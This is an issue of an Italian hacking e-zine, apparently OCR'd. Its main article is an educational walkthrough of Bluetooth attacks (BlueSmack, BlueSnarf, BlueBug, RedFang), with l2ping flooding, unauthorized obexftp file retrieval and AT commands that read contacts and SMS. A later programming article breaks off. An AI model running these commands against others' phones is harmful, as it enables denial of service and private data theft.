
Under Atthack



num

10

Cover by **Likas**

UNDERATTHACK

IN QUESTO NUMERO

Prefazione al n.10 < by Floatman > 03

Under_NEWS_AttHack. 04

Post-Office 05

Security

Indagini Campionarie < by Floatman > 06

Programming

Il Codice auto-modificante o Self-Modifiying Code < by Nex > 15

Ostello per RegExp < by vikkio88 > 21

Operating System

SISTEMA OPERATIVO - Questo Sconosciuto < by Ultimo Profeta > 28

N.10

Prefazione

Se ad esempio chiedessi chi è l'inventore della lampadina tutti (spero) mi risponderebbero che è Thomas Edison; se però chiedessi chi ha inventato la ruota, l'acciaio, gli ingranaggi, nessuno avrebbe una risposta precisa.

Sicuramente possiamo considerare che sia l'uomo a produrre lo sviluppo tecnologico, indipendentemente dalla possibilità di trovare un autore preciso. È evidente il fatto che ai tempi di Edison la società umana era molto interessata agli studi sull'energia elettrica e probabilmente anche se lui non fosse mai nato qualcuno avrebbe comunque prodotto la prima lampadina.
Dall'altro lato possiamo dire che è la risorsa tecnica che permette lo sviluppo di nuove tecnologie, ad esempio Leonardo non avrebbe mai potuto creare una macchina volante senza una forma di energia data dal motore a scoppio.
Nel secolo scorso la società "di guerra" ha generato l'arma atomica, da cui è nata a sua volta una società globale basata proprio sulla paura della bomba.
Esiste un ordine di precedenza tra il progresso sociale e quello tecnologico? Oppure le definizioni sono puramente mentali e le due forme coincidono?

Oggi ci convinciamo di vivere in una fantomatica era della tecnologia, dimenticando che lo stesso pensiero era diffuso a fine '800, come nel Rinascimento, come nel XIII secolo e via dicendo fino agli albori dell'umanità.
Forse la spinta tecnologica della civiltà è un fattore molto più psicologico che meramente tecnico. Il progresso nella mente umana non è mai l'orgoglio per il raggiungimento di obbiettivi, è sempre il sogno che un domani le cose saranno diverse, migliori, più grandi, più belle.
Scienza e Umanesimo sono quindi molto più vicini di quanto noi stessi vogliamo illuderci che siano; la ricerca affannosa del progresso non si distacca molto dall'emozionalità Romantica.

Scrivere le proprie emozioni in un'opera letteraria, decodificare la realtà e inserirla in un'opera d'arte, sfruttare la fisica per piegare il reale al nostro volere in un'invenzione, astrarre pensiero umano in una forma matematica comprensibile ad un elaboratore.
Tutte facce di un unico grande sogno, che si chiama "uomo".

Buona lettura
Floatman

Under_NEWS_AttHack

MADE IN ITALY

Molti dicono che in italia non creiamo mai nulla di buono uso invee le news di questo mese per segnalarvi due progetti interessantissimi di cui sono venuto a conoscenza in questi mesi:

Mondosviluppatori.it

Un portale molto interessante che funge da luogo di incontro di programmatori in erba e non dove tutti chiedono aiuto, ne ricevono, ne danno e condividono conoscenze, guide e tutorial. Tutti molto utili, ma soprattutto tutti completamente gratis

Backbox.org

Distro ubuntu-based orientata all'usabilità leggerezza e alla sicurezza. La distro infatti, provvede a dotare l'utente di varie suite per testare la sicurezza delle reti... una backtrack fatta in casa, free to download e che cerca collaboratori, contattate l'admin per saperne di più.

Post - Office

questo mese sono arrivate tante mail alla redazione, sia di condoglianze sia di vicinanza, per un fatto completamente privo di qualsiasi importanza per noi e per i nostri lettori abituali, quindi riassumerò tante email in un unica grande mail, e risponderò a questa:

da TANTI

Il deface del sito su altervista ha messo in luce una nuova preoccupante situazione di sicurezza informatica all'interno di una hosting company come altervista, oppure hanno usato virublog? Oppure sono grandi blackhat che non vogliono che la loro cultura venga divulgata?

NO

vikkio88

Da:alessandro.dv@hotmail.it

Salve ragazzi, in primis volevo farvi i miei complimenti per la vostra bella rivista (a differenza di tante altre merde che sono in edicola la vostra è veramente stupenda). La maggior parte delle cose che scrivete non sempre le capisco visto che sono al quarto anno di informatica di un istituto tecnico industriale e conosco solo e poco il Pascal (me lo inculcano a scuola) e il C# (che ho imparato con il libro che mi ha mandato la MS,ma mi piace molto leggere i vostri articoli e quando non capisco bene qualcosa cerco di informarmi a dovere. Vi volevo chiedere:nell'ultima uscita avete parlato di REGEXP...si possono usare anche in pascal o C#? scusate l'ignoranza... Ancora complimenti

Alessandro

Grazie mille dei complimenti Alessandro,
La guida sulle regexp è la mia e in questo numero parlo anche di come hostarla in tanti linguaggi, purtroppo quei due che hai elencato non li ho mai usati a pieno ma credo che in giro su internet ci siano parecchie risorse a riguardo, soprattutto su C#, su pascal non credo proprio...forse è l'unico linguaggio tra quelli che saranno citati nell'articolo che risale a prima della nascita delle regexp :D
http://is.gd/fluEQ regexp in C#

vikkio88

Indagini Campionarie

La tecnologia Bluetooth nasce nel '98 ad opera di una cordata di alti papaveri dell'IT mondiale (Intel, Toshiba, Microsoft, Nokia per fare qualche nome).

L'obbiettivo principale del programma era quello di superare l'ormai obsoleta tecnologia IRDA fornendo un supporto compatto adatto alla gestione di connessioni wireless multiple su breve distanza, con un proprio protocollo capace di implementare comunicazioni server/client in rete P2P di tipo quanto più diversificato possibile.

I risultati raggiunti sono sotto gli occhi di tutti e vanno oltre l'utilizzo di Bluetooth nei comuni telefonini; con applicazioni in dispositivi GPS e numerosi device per pc quali mouse, auricolari, stampanti ecc.

Intervalli di confidenza

Oltre alla suddetta gestione di service diversi come lo scambio di file, la connessione PPP su RFCOMM o servizio vocale SCO, la caratteristica fondamentale di questo tipo di comunicazione è data da una singola procedura di autenticazione nota come 'pairing'.


- un dispositivo Bluetooth agisce come client e richiede autenticazione ad un altro dispositivo (che agisce quindi da server).
- l'autenticazione avviene per via manuale su richiesta dell'utente del server.
- i due dispositivi entrano in comunicazione e il server esegue l'operazione richiesta.

Oltre al pairing semplice è possibile 'associare' i due apparecchi, consentendo che l'autorizzazione risulti impostata in modo permanente su entrambi i device.

Se il semplice pairing dal punto di vista intuitivo risulta già di per sé una procedura particolare (ad esempio rispetto ad una comune connessione ftp/sh), vorrei far notare anche la particolarità dell'associazione proprio in relazione all'autenticazione biunivoca.

Quando stabiliamo una connessione tramite login e password con altri protocolli la gestione dei dati memorizzati è soltanto lato client, non esiste cioè nel server alcun meccanismo che salvi i nostri dati in maniera permanente. Ad ogni login il client può inviare i dati in maniera automatica o meno e il server confronta i dati ricevuti con quelli memorizzati, senza quel 'riconoscimento' lato server che avviene con un dispositivo Bluetooth associato.

Tramite questi meccanismi si realizzano i concetti di piccola rete nota come piconet o di reti intersecate scatternet dove un dispositivo diventa un 'collante' della rete implementando funzioni di master di una sotto-rete e slave di un'altra.



Vediamo più in dettaglio cosa comprende il 'Bluetooth Protocl Stack', cioè l'architettura dei servizi Bluetooth:

SDP (Service Discovery Protocol): è il protocollo di riconoscimento dei dispositivi e dei loro servizi. Quando un'applicazione è attiva l'attività di scanning permette l'individuazione di altri device simili.

LMP (Link Managing Protocol): controlla la procedura di pairing e la memorizzazione dei dispositivi trusted.

L2CAP (Logical Link Control and Adaption Protocol): gestisce i pacchetti (compressione, segmentazione, velocità) in modalità asincrona ACL.

RFCOMM (Radio Frequancy Communication): implementa l'emulazione delle porte seriali (i canali) per il trasferimento L2CAP.

OBEX (Objects Exchange): servizio per lo scambio di file binari tramite l'uso di alcuni comandi aggiuntivi (connect, put, get ecc.)

Come avviene per ogni ambiente esistente, Bluetooth è sicuro...fino a che qualche vulnerabilità non viene individuata.
Al giorno d'oggi siamo prossimi alla diffusione della versione 3.0 che andrà ad aumentare notevolmente la velocità di trasferimento grazie ad una migliore compressione, sta di fatto che la sicurezza Bluetooth (almeno fino ad ora) non dipende normalmente dalla qualità del protocollo ma dalla sua implementazione da parte dei costruttori.

Le forme più note di vulnerabilità trattate in seguito non sono quindi applicabili in maniera universale ad ogni dispositivo esistente ma seguono le stesse logiche dell'exploit di applicazioni:

- una prima necessità è che il modello di device sia vulnerabile ad una determinata tecnica. È chiaro che modelli non recenti risultano meno protetti, anche se...
- la seconda necessità è che la versione del firmware sia compatibile con la forma di attacco. Essendo gli aggiornamenti di firmware piuttosto rari da parte dell'utenza, questo secondo punto può ridursi al fatto di individuare la data approssimativa di fabbricazione.

I test per scrivere questo documento sono stati fatti utilizzando un Nokia 5310 XpressMusic, con il nuovo sistema tutto musicoso della Nokia che io non userò mai; il motivo dell'acquisto è che costava poco e la cosa non è trascurabile. Parliamo quindi di un dispositivo molto semplice, considerabile abbastanza nuovo, teoricamente non vulnerabile agli attacchi di cui parleremo. D'altra parte non posso fare incetta di cellulari per scrivere l'articolo di UAH... mica mi pagano :-P

Come sistema operativo utilizzeremo GNU/Linux, per la precisione la mia Debian (testing) Squeeze con installato 'bluez' versione 4.66-1
Vorrei fare qualche considerazione sul sistema operativo usato nel documento:

è vero che oggi la maggior parte della documentazione 'spicciola' (cioè anche ciò che state leggendo) viene presentata su BackTrack, ricordo che la prassi è più legata alla moda che alla reale necessità di tale distro, a differenza del cracking di WiFi non c'è alcuna necessità di particolari driver la cui installazione di default può risultare comoda.

Un discorso diverso va fatto invece per la scelta di GNU/Linux. Anche Windows prevede la possibilità di installare parecchi tool adatti allo studio delle vulnerabilità Bluetooth ma credo che con il comando 'crudo' da terminale sia molto più semplice capire realmente cosa si sta facendo ad ogni passaggio.

Lo scopo di questo articolo non è quello di elencare tutte le vulnerabilità esistenti (anche perché l'elenco sarebbe troppo lungo) né di fornire un elenco di tutti i dispositivi vulnerabili o i manuali dei vari tool disponibili.
Mi sono reso conto che dopo circa 10 anni di studi avanzati il Bluetooth security sta entrando nel classico stadio di brodaglia poco condita, piena di guide approssimative ad applicazioni prefabbricate che arrivano fin dove possono (ma nessuno lo dice) perché rappresentano casi di studio e non il vaso di pandora (ma nessuno lo dice).
Si punterà invece a fornire delle basi logiche per lo studio dell'argomento, in modo che il lettore possa avvicinarsi a questi studi e riferirsi ad una letteratura ben più approfondita.

Iniziamo quindi il nostro breve percorso di introduzione delle vulnerabilità di carattere maggiormente 'accademico' almeno dal punto di vista storico e tecnico.

Modello di Gauss

La prima cosa da fare è quella di individuare i dati del telefono che ci saranno utili.
Dopo aver attivato Bluetooth su pc e telefono provvederemo a recuperare il MAC del cellulare tramite hcitool...

```
# hcitool scan
Scanning ...
        00:1F:DF:42:2C:EC       Nokia 5310 XpressMusic
```

...quindi con sdptool andremo ad interrogare le porte del telefono in modo da individuare i servizi utili e le porte a cui questi fanno riferimento:

```
[solo la parte utile]

# sdptool browse 00:1F:DF:42:2C:EC
Browsing 00:1F:DF:42:2C:EC ...
....
Service Name: OBEX Object Push
....
    Channel: 9
....
Service Name: OBEX File Transfer
....
    Channel: 10
....
Service Name: COM 1
....
    Channel: 3
....
```

Il primo caso che sarà oggetto di analisi sarà l'attacco noto come BlueSmack.
Come abbiamo visto una piattaforma Bluetooth gestisce una serie molto varia di servizi che si contendono i tempi di processore e di accesso alla rete piconet.
La possibilità di gestire connessioni multiple, cioè uno dei punti principali di superamento delle precedenti tecnologie IrDA, determina il problema di gestire l'instradamento e la segmentazione dei pacchetti informativi in cui qualunque soluzione sarà un compromesso tra esigenze contrapposte.

Tale tecnica prevede la possibilità di sfruttare vulnerabilità DoS su dispositivi Bluetooth tramite il consumo eccessivo delle risorse sul protocollo L2CAP.

```
$ rfcomm connect hci0 00:1F:DF:42:2C:EC
```

sul cellulare apparirà la scritta 'connessione con il dispositivo blablabla?' che noi non andremo ad avviare visto che la cosa è più che normale.
Abbiamo richiesto una connessione tramite porta seriale al dispositivo, che richiede l'autenticazione in maniera appropriata tramite protocollo RFCOMM; la cui gestione 'demonizzata' (non dite in giro che ho scritto questa cosa...) si alterna a quello degli altri protocolli necessari.

Come abbiamo visto la gestione dei pacchetti è affidata a L2CAP, diventa quindi teoricamente possibile sovraccaricare il servizio tramite ping e consumare per i suoi processi tutte le risorse disponibili.
La protezione tipica da attacchi DoS 'comuni' ad esempio da netfilter è quella di bloccare il ping di pacchetti che arrivano in serie in base a certi parametri di tempo e volume; anche in questo caso la protezione dovrebbe essere simile ma in forma semplificata.

Tentiamo quindi un ping pesante sul cellulare con un valore abbastanza imbecille:

```
# l2ping -s 1000 00:1F:DF:42:2C:EC
Ping: 00:1F:DF:42:2C:EC from 00:10:C6:E4:53:31 (data size 1000) ...
no response from 00:1F:DF:42:2C:EC: id 0
```

come si vede il mio cellulare mi butta fuori immediatamente (normalissimo), perché il volume del pacchetto è tale da essere rifiutato da L2CAP.
Sarà quindi necessario fare un po' di test per scoprire all'incirca qual'è il valore più alto raggiungibile perché i pacchetti vengano accettati.

```
# l2ping -s 660 00:1F:DF:42:2C:EC
Ping: 00:1F:DF:42:2C:EC from 00:10:C6:E4:53:31 (data size 660) ...
0 bytes from 00:1F:DF:42:2C:EC id 0 time 21.89ms
0 bytes from 00:1F:DF:42:2C:EC id 1 time 15.82ms
0 bytes from 00:1F:DF:42:2C:EC id 2 time 14.84ms
0 bytes from 00:1F:DF:42:2C:EC id 3 time 15.85ms
0 bytes from 00:1F:DF:42:2C:EC id 4 time 14.83ms
...........
```

alla grandezza di 660 il cellulare mi accetta ancora i pacchetti; passiamo quindi alla richiesta di connessione (mantenendo il ping)...

```
$ rfcomm connect hci0 00:1F:DF:42:2C:EC
Can't connect RFCOMM socket: Connection refused
```

...che non avviene perché il telefono risulta giù.

Sarà allora necessario interrompere il ping per ripristinare lo stato del servizio; oppure riavviare direttamente il servizio Bluetooth del telefono.

Una seconda importante forma di attacco è il metodo 'BlueSnarf'.
La tecnica si basa su una vulnerabilità generata da una errata implementazione del protocollo OBEX, che come visto in precedenza gestisce il servizio di trasferimento file tra dispositivi Bluetooth.
Se nel software del device sono presenti bug di questo tipo, allora diventa possibile l'upload/download di file dal cellulare attaccato in maniera totalmente nascosta e senza alcuna autorizzazione.

Il trasferimento di file credo sia il servizio più utilizzato nella comunicazione tra dispositivi. Cosa accade se ad esempio vogliamo trasferire un'immagine dal nostro pc al nostro cellulare via Bluetooth?

- dal pc cerchiamo il dispositivo verso cui eseguire il trasferimento (il telefono)
- richiediamo al nostro OBEX di impostare il trasferimento dal nostro pc
- il servizio OBEX del pc richiede all'analogo servizio del cellulare di trasferire il file
- l'utente accetta il trasferimento
- il cellulare accetta il file e lo posiziona in base alle proprie impostazioni

la stessa cosa accade nel verso opposto, ad esempio su Windows di default i file trasferiti sono posizionati nella directory apposita dei Documenti.

Come si vede è necessaria una certa forma di collaborazione tra i servizi OBEX dei due device.
Possiamo fare un confronto con un comune servizio ftp, immaginando che un client dopo l'autenticazione debba semplicemente inviare un file mentre sarà il server a posizionarlo nella directory corretta.

Come un semplice ragionamento teorico sul funzionamento di L2CAP introduceva la tecnica BlueSmack, allo stesso modo un breve ragionamento ci porta ad identificare questo modello.
L'origine del BlueSnarf si basa su una semplice domanda:

Cosa succede se la richiesta di trasferimento è diversa da quella che si aspetterebbe il destinatario?

Trattando il protocollo OBEX all'inizio della trattazione abbiamo visto come sia possibile fornire determinati comandi per gestire il servizio richiesto.
Se ne deduce che il meccanismo di trasferimento che sta dietro all'interfaccia grafica usata dall'utente implementi determinati comandi, a cui corrisponde una risposta da parte del device connesso.
La risposta avviene per la presenza di servizi OBEX nel device di destinazione, in grado di interpretare ogni comando; e proprio qui sta il problema.

```
$ obexftp -b 00:1F:DF:42:2C:EC --list
```

In questo caso non esiste alcuna richiesta di trasferimento ma solo di visualizzazione della struttura, tornando all'esempio dell'ftp equivale alla sola autenticazione con visualizzazione del file-system remoto.
Fermiamoci al concetto di 'sola autenticazione', che nei dispositivi non vulnerabili (ad esempio il mio cellulare) dovrebbe essere richiesta; non accade la stessa cosa dove la vulnerabilità è presente.
In quei sistemi il trasferimento è aperto, cioè da un terminale risulta possibile individuare il percorso di destinazione e quindi impostare la scrittura del file bypassando il servizio OBEX in entrata.
Apparirà quindi un albero delle directory in forma di XML in cui sarà possibile il browsing:

```
...
<?xml version="1.0" encoding="UTF-8">
<!DOCTYPE folder-listing SYSTEM "obex-folder-listing.dtd">
...
<folder name="root">
...
Disconnecting...done
```

quindi si potrà proseguire fino alla destinazione:

```
$ obexftp -b 00:1F:DF:42:2C:EC --list root

...
<?xml version="1.0" encoding="UTF-8">
<!DOCTYPE folder-listing SYSTEM "obex-folder-listing.dtd">
...
<folder name="immagini">
<folder name="video">
<folder name="archivioporno">
...
Disconnecting...done

$ obexftp -b 00:1F:DF:42:2C:EC --list root/archivioporno

...
<file name="miasorella.png" ...>
...
```

eseguendo il download del file desiderato usando l'opzione 'get'

```
obexftp -b 00:1F:DF:42:2C:EC --get root/archivioporno/miasorella.png

qualche ultima aggiunta:

--delete elimina un file

--put    invia un file

--io_non_ho_sorelle
```

L'ultima grande forma di vulnerabilità che prenderemo in considerazione è il BlueBug.
Questa tecnica è sicuramente quella di maggior impatto perché permette il controllo totale dell'apparecchio e di tutte le sue funzionalità, aprendo la strada a ulteriori sviluppi anche più complessi e pericolosi.

All'inizio dell'articolo abbiamo usato sdptool per identificare i servizi disponibili nel cellulare in modo da trovare anche i rispettivi canali utilizzati.
Abbiamo individuato al canale 3 un servizio di porta seriale segnalato come servizio 'COM 1', quindi gestito con apposite funzioni da parte del telefono.
È però possibile che esistano altre porte riconosciute da sdptool come generico servizio 'serial port' ma senza una specifica precisa; i motivi della loro presenza possono essere i più vari e sono generalmente da ricondursi a porte di servizio utilizzate da produttori e/o sviluppatori.

Le porte seriali dei dispositivi cellulari gestiscono di solito dei particolari detti 'at-commands'.
Se ad esempio vi è mai capitato di usare un cellulare, un modem telefonico o una chiavetta per la navigazione in internet sicuramente conoscerete la stringa di inizializzazione 'AT+CGDCONT...' che sfrutta appunto questa tipologia di comandi.
Come fatto fino ad ora, ci poniamo una nuova domanda:

È possibile che un'eventuale porta seriale generica sia in grado di ricevere comandi AT?
Se ciò accadesse si potrebbe stabilire una comunicazione totale con il dispositivo...

Ad esempio 'minicom' è un piccolo emulatore di terminale per la comunicazione inter-periferiche che gestisce comandi AT.
Proveremo a connetterci (probabilmente con scarsi risultati) al canale 3 per tentare di ottenere il controllo sul cellulare.

Iniziamo con la configurazione di rfcomm.conf nel pc:

```
# nano /etc/bluetooth/rfcomm.conf

#
# RFCOMM configuration file.
#

rfcomm0 {
     bind no;
     device 00:1F:DF:42:2C:EC;
     channel 3;
     comment "Il mio telefono da due lire";
}

eseguiamo il binding...

# rfcomm bind /dev/rfcomm0
```

...oppure anche da hci0 su canale 3

```
# rfcomm bind hci0 00:1F:DF:42:2C:EC 3
# rfcomm -a
rfcomm0: 00:1F:DF:42:2C:EC channel 3 clean
```

avviamo quindi minicom per impostare la configurazione:

```
# minicom -m -s
```

per la sua configurazione scegliamo 'serial port setup', quindi impostiamo come 'serial device' (lettera A) /dev/rfcomm0.
Selezioniamo quindi 'save setup as df1' (o quello che vi pare) e usciamo da minicom.

A questo punto tutto è pronto per il nostro test, possiamo avviare minicom:

```
# minicom -m
```

(per la cronaca l'opzione 'm' serve ad abilitare i tasti speciali, con opzioni più comode)

Il mio telefono non permette la connessione e risulta quindi apparentemente non vulnerabile a questa tecnica; o almeno la vulnerabilità non è identificabile in maniera semplice.

Negli apparecchi vulnerabili minicom riesce a stabilire una connessione e quindi a permettere comunicazioni tramite comandi AT. Nella schermata trovereste qualcosa simile a questo:

```
Welcome on minicom 2.4
…
compiled on <data>
port /dev/rfcomm0
…
AT <impostazioni>
OK
```

possiamo usare i comandi AT per effettuare il pairing

```
atdt <pwd> ==> es. 1234
```

dopo tale evento nel cellulare non apparirà più nulla di visibile e tramite at-commands potremmo avere il controllo totale del telefono. Ad esempio:

```
at+cpbr=1,N ----> legge i primi N numeri della rubrica

at+cmgr=N   ----> legge il messaggio N

ats0=N      ----> [ATS'zero'] imposta la risposta automatica dopo N secondi
```

altri comandi permettono di creare connessioni dial-up, inviare SMS/MMS a numeri di telefono o numeri memorizzati in rubrica ecc.
Da segnalare anche il fatto che minicom permette l'esecuzione di script all'avvio di una connessione, con possibilità di gestione automatica di simili vulnerabilità.

Deviazione standard

Alle metodologie segnalate in precedenza vanno aggiunte altre forme minori di attacco (come il Bluejacking, il Bluediving ecc.) che comunque non meritano la stessa attenzione, almeno per gli scopi introduttivi di questo articolo.

È da segnalare come esistano tool ormai più che conosciuti quali BlueSnarfer e BlueBugger per effettuare attacchi in modo automatico, oppure btscanner per la raccolta automatica di informazioni sui dispositivi.
Tali applicazioni non fanno che automatizzare processi manuali che abbiamo già visto e possono quindi tornare utili per eseguire test di sicurezza in modo rapido; oltre alla possibilità di studiare il codice open-source dei programmi.

Un'applicazione particolare a cui vorrei dedicare qualche riga è invece RedFang, che utilizza un particolare metodo per gestire la risposta all'invio di pacchetti da parte dei dispositivi Bluetooth, in modo da identificare un modello presente in un certo range di MAC anche nel caso gli applicativi siano impostati come non visibili.
Dal suo sorgente si vede che il programma si appoggia ad un header list.h con una struttura 'manf[]' che individua un gran numero di dispositivi in base al produttore.
È infatti da ricordare come il dispositivo Bluetooth nascosto non sia disattivato ma semplicemente 'non disposto a comunicare'...

```
# hcitool scan
Scanning...
# _

# ./fang -r 001FDF422CE0-001FDF422CEF
...
Scanning 16 address(es)
Address range 00:1f:df:42:2c:e0 -> 00:1f:df:42:2c:ef
Found: Nokia 5310 XpressMusic [00:1f:df:42:2c:ec]

# sdptool browse 00:1F:DF:42:2C:EC
Browsing 00:1F:DF:42:2C:EC ...
Service Name: Network Access Point Service
...
```

Altra applicazione non legata necessariamente allo sfruttamento delle vulnerabilità ma di chiaro interesse per lo studio delle stesse è 'hcidump', che come da nome genera un dumping del traffico molto dettagliato che può risultare davvero utile.

Nel tempo inoltre si sono sviluppati veri e propri exploit per cellulari su servizi Bluetooth.
Un po' di tempo fa ne uscì uno scoperto dal gruppo Cinese NCNIPC.
La vulnerabilità, dovuta al permesso di ricevere alcuni caratteri speciali nell'header dei pacchetti (cosa non permessa dalle specifiche OBEX), determinava un DoS sui dispositivi Nokia N70 e N73.
Il codice è disponibile in rete e si trova codato utilizzando python-bluez.

L'ultima 'scena del crimine' da mettere in luce è comprensibile riflettendo su quanto detto nella trattazione di BlueSnarf e BlueBug.
Se è vero che una vulnerabilità può portare al pieno controllo di un cellulare, compreso l'invio di file, SMS e MMS, allora è possibile creare delle applicazioni che siano in grado di autogestirsi e autoinviarsi. Stiamo cioè parlando di worm, di cui Commwarrior è uno degli esempi più rappresentativi.

Ultimissima questione già introdotta parlando dello studio dei sorgenti dei tool di Bluetooth security è quella legata alle piattaforme di sviluppo che sono all'oggi decisamente vari e più che testati nel tempo.
Oltre al classico utilizzo di libbluetooth si aggiunge sicuramente il già citato python-bluez e il collega Perl Net-Bluetooth rintracciabile su CPAN o tra i pacchetti delle varie distro GNU/Linux.

Conclusioni

Abbiamo fatto una semplice introduzione ad un argomento legato alla sicurezza che molto spesso viene sottovalutato; considerato di serie B rispetto al classico studio delle vulnerabilità in ambito web e applicativo. L'idea secondo cui queste tecniche siano studi di nicchia, ad esempio del noto Trifinite Group (www.trifinite.org), rimane ancora abbastanza diffusa tra i tradizionalisti...tra cui mi inserisco personalmente; non tiene però conto di parecchi particolari.

In primo luogo all'oggi Bluetooth è ancora particolarmente legato alle applicazioni di telefonia mobile, non si valuta però il fatto che oggi i cellulari sono dei veri e propri computer e che esistono molti più cellulari che pc. La gestione della sicurezza su queste applicazioni non può più essere un fattore secondario, e la considerazione è valida sia per gli sviluppatori che per i produttori che troppo spesso hanno anteposto i costi alla sicurezza dei propri dispositivi.

Il secondo punto riguarda il fenomeno della crescita continua e piuttosto rapida della tecnologia Bluetooth.
Le distanze necessarie alle connessioni aumentano sempre di più e ormai il concetto di piconet in uno sgabuzzino è superato; probabilmente in futuro molto prossimo l'uso di vere e proprie WAN per via Bluetooth sarà quasi una prassi.
Se di pari passo lo sviluppo di applicazioni sicure non procederà con lo stesso ritmo si rischierà di vanificare una buona tecnologia per motivi tutt'altro che tecnici.
Cosa che purtroppo per altre tecnologie è accaduta fin troppe volte in passato.

Floatman

Il Codice auto-modificante

Self-Modifiying Code

Premessa

Come premessa possiamo dire che per capire a fondo questo paper, servirà una conoscenza del C abbastanza approfondita soprattutto in ambito Linux e una conoscenza dell'Assembly in questo caso, con sintassi AT&T.

P.S: I sources di cui parlo nel paper sono reperibili tramite lo zip encodato in base64 alla fine del paper

0.1 Introduzione

L'ELF è il formato standard utilizzato da Linux per descrivere la struttura di un file contente codice compilato, infatto la struttura ELF la troviamo sia negli eseguibili sia negli shared object. Il formato ELF non è legato ad una piattaforma specifica infatti possiamo trovarlo anche in macchine non unix, come PS3, PSP, Wii, etc,
etc...
In generale un file ELF è segmentato in varie sezioni, una di queste è la sezione del codice (.text) cioè quella contente il codice Assembly che verrà eseguito dal programma.

